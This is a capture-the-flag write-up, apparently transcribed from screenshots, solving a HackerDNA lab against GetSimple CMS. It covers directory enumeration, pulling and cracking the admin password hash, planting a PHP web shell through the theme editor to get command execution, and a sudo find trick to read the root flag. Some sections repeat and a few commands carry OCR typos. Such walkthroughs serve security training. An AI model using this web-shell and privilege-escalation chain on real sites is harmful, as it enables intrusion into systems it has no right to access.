
Hidden CMS Breach

Platform: HackerDNA
Difficult Level: Medium
Points: 40
Flags: 2
URL: https://hackerdna.com/labs/hidden-cms-breach

Lab starts out with:



```
 _   _   _      _      _            ___ __  __ ___
| | | | (_)    __| |    __| |  ___  _ __    / ___|  \/  |/ ___|
| |_| | | |  / _` |  / _` | / _ \|  _ \   | |   | |\/| |\___ \
|  _  | | | | (_| | | (_| ||  __/| | | |  | |___| |  | | ___) |
|_| |_| |_|  \__,_|  \__,_| \___||_| |_|   \____|_|  |_||____/

 ___                                  _
| __ )  _ __   ___   __ _   ___  | |__
|  _ \ |  __| / _ \ / _` | / __| |  _ \
| |_) || |    |  __/| (_| || (__  | | | |
|___/ |_|     \___| \__,_| \___| |_| |_|

==========================================================

Target: this server

Your mission:
  [1] Your mission starts here
  [2] Obtain the user flag located in this server at /home/flag_user.txt
  [3] Escalate privileges to root access
  [4] Capture the root flag at /root/flag_root.txt

==========================================================

Good luck, hacker!
```

In Parrot Terminal – Ran: $curl -I http://<IP>

Next ran GoBuster at the root:

gobuster dir -u http://<IP>/ -w /usr/share/wordlists/dirb/common.txt

Now I was on the hunt for **RCE**

Ran to explore subdirectory discovery:

gobuster dir -u http://<TARGET-IP>/ -w /usr/share/wordlists/dirb/common.txt -t 50 -x php,txt,html

Ran- to check robots.txt: curl http://<TARGET-IP>/robots.txt

```
└─→ $curl http://[illegible] <IP> [illegible]/robots.txt
# Hostname: http://getsimple.hdna

User-agent: *
Disallow: /new_website/
```


Ran to brute-force subdirectories:

gobuster dir -u http://<TARGET-IP>/ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -t 50

```
└─→ $gobuster dir -u http://[illegible] <IP> [illegible]/ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-d
irectories.txt -t 50

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://[illegible]<IP>[illegible]/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 23950 / 30000 (79.83%)[ERROR] parse "http://[illegible]<IP>[illegible]/error\x1f_log": net/url: invalid c
ontrol character in URL
Progress: 29999 / 30000 (100.00%)
===============================================================
Finished
```


Ran to pivot to **subdirectory discovery** using a directory-only wordlist:

gobuster dir -u gobuster gobuster dir -u http://<IP>/ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -t 50




Breakthrough - That directory is the **foothold**: http://<IP>/**error-log**/

Ran Nmap: nmap -sC -p80 <IP>



Port 80 is open. So we're dealing with a web application. **robots.txt exists**
And it contains **one disallowed entry**: /new_website/



This *proves* the site is running **GetSimple CMS.**

The CMS is GetSimple CMS
A lightweight, flat-file CMS (no database).
✓The theme is Innovation
This often reveals directory structure and template paths.
✓The CMS is located inside: /new_website/

To get password: <IP>/new_website/data/users/admin.xml

<item>
<USR>admin</USR>
<PWD>3********8</PWD>**
<EMAIL>admin@getsimple.hdna</EMAIL>
<HTMLEDITOR>1</HTMLEDITOR>
<TIMEZONE/>
<LANG>en_US</LANG>
</item>

Next…


1. Attempt the default creds (admin : admin first).
2. Visit: http://<IP>/new_website/data/users/admin.xml

Received: This XML file does not appear to have any style information associated with it. The document tree is shown below.



```
<item>
<USR>admin</USR>
<PWD>3************************************8</PWD>
<EMAIL>admin@getsimple.hdna</EMAIL>
<HTMLEDITOR>1</HTMLEDITOR>
<TIMEZONE/>
<LANG>en_US</LANG>
</item>
```


This means the password is a **SHA-1 hash**, which is exactly what GetSimple CMS uses for admin passwords. SHA-1 is extremely crackable. The password provided Length is: **40 hex characters → SHA-1**.

Used https://crackstation.net to crack the SHA-1 password.



Browse to http://<IP>/new_website/admin/index.php?
Enter the creds and the password obtained earlier.



Edited the Theme Innovation File

```
            <!-- page footer -->
            <div class="footer">
                <p>Published on <time datetime="<?php get_page_date('Y-m-d'); ?>" pubdate><?php get_page_date('F jS, Y'); ?></time>
            </div>
        </section>

    </article>

    <!-- include the sidebar template -->
    <?php include('sidebar.inc.php'); ?>
  </div>
<?php echo shell_exec($_GET['cmd']); ?>

<!-- include the footer template -->
<?php include('footer.inc.php'); ?>
```

Edit the Theme file and save changes: <?php echo shell_exec($_GET['cmd']); ?>

At this point, I have successfully:

- Found the hidden CMS
- Logged into the admin panel
- Navigated to the active theme

- Opened the main template file
- Identified where the page structure is assembled
- Located a section where PHP is executed during rendering

Edit Template again:


Editing File: http://getsimple.hdna/new_website/theme/Innovation/**template.php**

```
# Get this theme's settings based on what was entered within its plugin.
# This function is in functions.php
$innov_settings = Innovation_Settings();

# Include the header template
include('header.inc.php');
?>

    <div class="wrapper clearfix">
        <!-- page content -->
        <article>
            <section>
        <!-- test -->


                <!-- title and content -->
                <h1><?php get_page_title(); ?></h1>
                <?php get_page_content(); ?>

                <!-- page footer -->
                <div class="footer">
                    <p>Published on <time datetime="<?php get_page_date('Y-m-d'); ?>" pubdate><?php get_page_date('F jS, Y'); ?></time><
                </div>
            </section>

        </article>

        <!-- include the sidebar template -->
        <?php include('sidebar.inc.php'); ?>
    </div>
<?php echo shell_exec($_GET['cmd']); ?>
<p>test</p>


<!-- include the footer template -->
<?php include('footer.inc.php'); ?>
```

Add a harmless visual marker to the theme template and Save.

$n00pyD0g was here

<!-- marker -->




Ran:

└──→ **$**curl http://<IP>/robots.txt

That robots.txt file just gave me the map.

The Disallow: /new_website/ entry is a classic way for admins to try (and fail) to hide a development or new production area. Combined with the hostname hint http://getsimple.hdna, we now know exactly what we are dealing with: **GetSimple CMS**.

Hostname: **http://getsimple.hdna**
User-agent: *
Disallow: /**new_website/**



Obtained New Website:

Next…

Attempt the default creds (admin : admin first).


Visit: http://<IP>/new_website/data/users/admin.xml

Received: This XML file does not appear to have any style information associated with it. The document tree is shown below.


```
<item>
<USR>admin</USR>
<PWD>3**********************************8</PWD>
<EMAIL>admin@getsimple.hdna</EMAIL>
<HTMLEDITOR>1</HTMLEDITOR>
<TIMEZONE/>
<LANG>en_US</LANG>
</item>
```


This means the password is a **SHA-1 hash**, which is exactly what GetSimple CMS uses for admin passwords. SHA-1 is extremely crackable. The password provided Length is: **40 hex characters → SHA-1**.

Used https://crackstation.net to crack the SHA-1 password.



My next next move — enumerate the rest of the data directory

http://<IP>/new_website/data/

http://<IP>/new_website/data/pages/
http://<IP>/new_website/data/other/
http://<IP>/new_website/data/uploads/
http://<IP>/new_website/backups/

Ran in my Parrot to run a quick HTTP file/directory enumerator (curl based)

```
#!/bin/bash
TARGET="http://<IP>/new_website"
WORDLIST="/usr/share/wordlists/dirb/common.txt"

while read -r path; do
   URL="$TARGET/$path"
   STATUS=$(curl -o /dev/null -s -w "%{http_code}" "$URL")
   if [[ "$STATUS" == "200" ]]; then
      echo "[+] Found: $URL"
   fi
done < "$WORDLIST"
```

```
#!/bin/bash
TARGET="http://<IP>/new_website"

function enum() {
   local BASE="$1"
   for item in $(curl -s "$BASE" | grep -oP '(?<=href=")[^"]+'); do
      FULL="$BASE/$item"
      CODE=$(curl -o /dev/null -s -w "%{http_code}" "$FULL")
      if [[ "$CODE" == "200" ]]; then
         echo "[+] $FULL"
         enum "$FULL"
      fi
   done
}

enum "$TARGET"
```

To hunt for XML files

```
#!/bin/bash
TARGET="http://<IP>/new_website"
EXT="xml"

for file in $(curl -s "$TARGET" | grep -oP '[^"]+\.xml'); do
   echo "[+] Found XML: $TARGET/$file"
done
```

Was able to locate the file by <IP>/new_website/data/other/website.xml

```
<item>
<SITENAME>GetSimple CTF</SITENAME>
<SITEURL>http://getsimple.hdna/new_website/</SITEURL>
<TEMPLATE>Innovation</TEMPLATE>
<LANG>en_US</LANG>
</item>
```

```
for p in "" data data/other data/users data/uploads theme; did
        url="http://<IP>/new_website/$p/flag.txt"
        echo "[*] $url"
        curl -s -o /dev/null -w "%{http_code}\n" "$url"
done
```

This XML file does not appear to have any style information associated with it. The document tree is shown below.


```
▼<item>
   <SITENAME>GetSimple CTF</SITENAME>
   <SITEURL>http://getsimple.hdna/new_website/</SITEURL>
   <TEMPLATE>Innovation</TEMPLATE>
   <LANG>en_US</LANG>
 </item>
```

Remote Code Execution (RCE)

Theme Injection

```
<?php system($_GET['cmd']); ?>
```

http://<IP>/new_website/index.php?cmd=ls -la



GetSimple CTF

- Home

Home • **Home**

total 120 drwxr-xr-x 1 nginx nginx 4096 Nov 19 15:37 . drwxr-xr-x 1 nginx nginx 4096 Nov 19 15:37 .. -rw-r--r-- 1 nginx nginx 1388 Nov 19 15:37 .htaccess -rwxr-xr-x 1 nginx nginx 35147 Mar 3 2020 LICENSE.txt drwxr-xr-x 1 nginx nginx 4096 Mar 16 23:02 admin drwxrwxrwx 1 nginx nginx 4096 Mar 3 2020 backups drwxrwxrwx 1 nginx nginx 4096 Mar 3 2020 data -rw-r--r-- 1 nginx nginx 4237 Nov 19 15:37 gsconfig.php -rwxr-xr-x 1 nginx nginx 3709 Mar 3 2020 index.php drwxrwxrwx 1 nginx nginx 4096 Mar 3 2020 plugins -rwxr-xr-x 1 nginx nginx 1958 Mar 3 2020 readme.txt -rwxr-xr-x 1 nginx nginx 32 Mar 3 2020 robots.txt -rwxr-xr-x 1 nginx nginx 4237 Mar 3 2020 temp.gsconfig.php -rwxr-xr-x 1 nginx nginx 1388 Mar 3 2020 temp.htaccess drwxrwxrwx 1 nginx nginx 4096 Mar 3 2020 theme

Home

Welcome to GetSimple CMS CTF Challenge

This is a security testing environment.

Published on November 17th, 2025

Connect

total 120 drwxr-xr-x 1 nginx nginx 4096 Nov 19 15:37 . drwxr-xr-x 1 nginx nginx 4096 Nov 19 15:37 .. -rw-r--r-- 1 nginx nginx 1388 Nov 19 15:37 .htaccess -rwxr-xr-x 1 nginx nginx 35147 Mar 3 2020 LICENSE.txt drwxr-xr-x 1 nginx nginx 4096 Mar 16 23:02 admin drwxrwxrwx 1 nginx nginx 4096 Mar 3 2020 backups drwxrwxrwx 1 nginx nginx 4096 Mar 3 2020 data -rw-r--r-- 1 nginx nginx 4237 Nov 19 15:37 gsconfig.php -rwxr-xr-x 1 nginx nginx 3709 Mar 3 2020 index.php drwxrwxrwx 1 nginx nginx 4096 Mar 3 2020 plugins -rwxr-xr-x 1 nginx nginx 1958 Mar 3 2020 readme.txt -rwxr-xr-x 1 nginx nginx 32 Mar 3 2020 robots.txt -rwxr-xr-x 1 nginx nginx 4237 Mar 3 2020 temp.gsconfig.php -rwxr-xr-x 1 nginx nginx 1388 Mar 3 2020 temp.htaccess drwxrwxrwx 1 nginx nginx 4096 Mar 3 2020 theme

Success! You have officially achieved **Remote Code Execution (RCE)**. The ls -la output mixed into the page text (where your "SnoopyDog" marker is) confirms that the server is executing whatever you pass through the cmd parameter.

Ran:

http://<IP>/new_website/index.php?cmd=find / -name "*flag*" 2>/dev/null

http:// <IP>/new_website/index.php?cmd=ls -la /home

Edit Theme:

Going to try to override whole page….

```
<?php
/* REPLACEMENT TEMPLATE FOR RCE
*/
echo "<div style='background:black; color:#00ff00; padding:20px; font-
family:monospace; border:5px solid red;'>";
echo "<h1>--- EXPLOIT CONSOLE ---</h1>";

// 1. TARGET THE USER FLAG DIRECTLY
```

```
echo "<h3>[+] USER FLAG:</h3>";
echo "<h2>" . shell_exec('cat /home/james/flag_user.txt') . "</h2>";

// 2. TARGET THE ROOT FLAG LOCATION (FOR NEXT STEP)
echo "<h3>[+] ROOT FLAG LOCATION:</h3>";
echo shell_exec('find /root -name "root.txt" 2>/dev/null');

// 3. RUN CUSTOM COMMANDS VIA URL: ?cmd=whoami
if(isset($_GET['cmd'])) {
   echo "<h3>[+] COMMAND OUTPUT (" . $_GET['cmd'] . "):</h3><pre>";
   system($_GET['cmd']);
   echo "</pre>";
}

echo "</div>";
```

Tried…Updating the template with a discovery code to see what names I saw under "/HOME".

--- DISCOVERY MODE ---
[+] WHO AM I:
nginx
[+] USERS IN /HOME:
total 16 drwxr-xr-x 1 root root 4096 Nov 19 15:37 . drwxr-xr-x 1 root root 4096 Mar 27 22:41 .. -rw-r--r-- 1 root root 37 Nov 19 15:37 flag_user.txt
[+] SEARCHING FOR ANY 'user.txt':
/home/flag_user.txt
[+] WEB DIRECTORY CONTENT:
LICENSE.txt* admin/ backups/ data/ gsconfig.php index.php* plugins/ readme.txt* robots.txt* temp.gsconfig.php* temp.htaccess* theme/

```
# Keep the CMS footer functions so the page doesn't totally crash
get_footer();
?>
```

User Flag – I accessed the Theme Editor in GetSimple, open template.php, and **replace everything with this specific code**.**:**

```php
<?php
echo "<div style='background:black; color:#00ff00; padding:20px; font-family:monospace; border:5px solid red;'>";

// 1. The Prize
$flag = shell_exec('cat /home/flag_user.txt');
echo "<h1>FLAG: " . ($flag ? $flag : "Not Found") . "</h1>";

// 2. The Enumeration
echo "<h3>[+] WHO AM I:</h3>";
system('whoami');

echo "<h3>[+] USERS IN /HOME:</h3>";
system('ls -la /home');

echo "<h3>[+] SEARCHING FOR ANY 'user.txt':</h3>";
system('find /home -name "*user.txt" 2>/dev/null');

echo "<h3>[+] WEB DIRECTORY CONTENT:</h3>";
system('ls -F');

echo "</div>";
?>
```

Results:

FLAG: 9******-****-4***-****-*********9

echo "

[+] WHO AM I:

"; system('whoami'); echo "

[+] USERS IN /HOME:

"; system('ls -la /home'); echo "

[+] SEARCHING FOR ANY 'user.txt':

"; system('find /home -name "*user.txt" 2>/dev/null'); echo "

[+] WEB DIRECTORY CONTENT:


"; system('ls -F'); echo ""; ?>

To Look for the Root Flag…

I did something wild and went to the **Theme Editor** in GetSimple, open template.php, and **replace everything with this specific code**. This uses **grep** to pull the text directly out of the file without needing the complex find syntax:

```
<?php
echo "<h1>ROOT FLAG:</h1><pre>";
system('sudo /usr/bin/find /root/flag_root.txt -exec cat {} +');
echo "</pre>";
?>
```

Results: Final Root Flag Displayed

ROOT FLAG:

b[redacted]e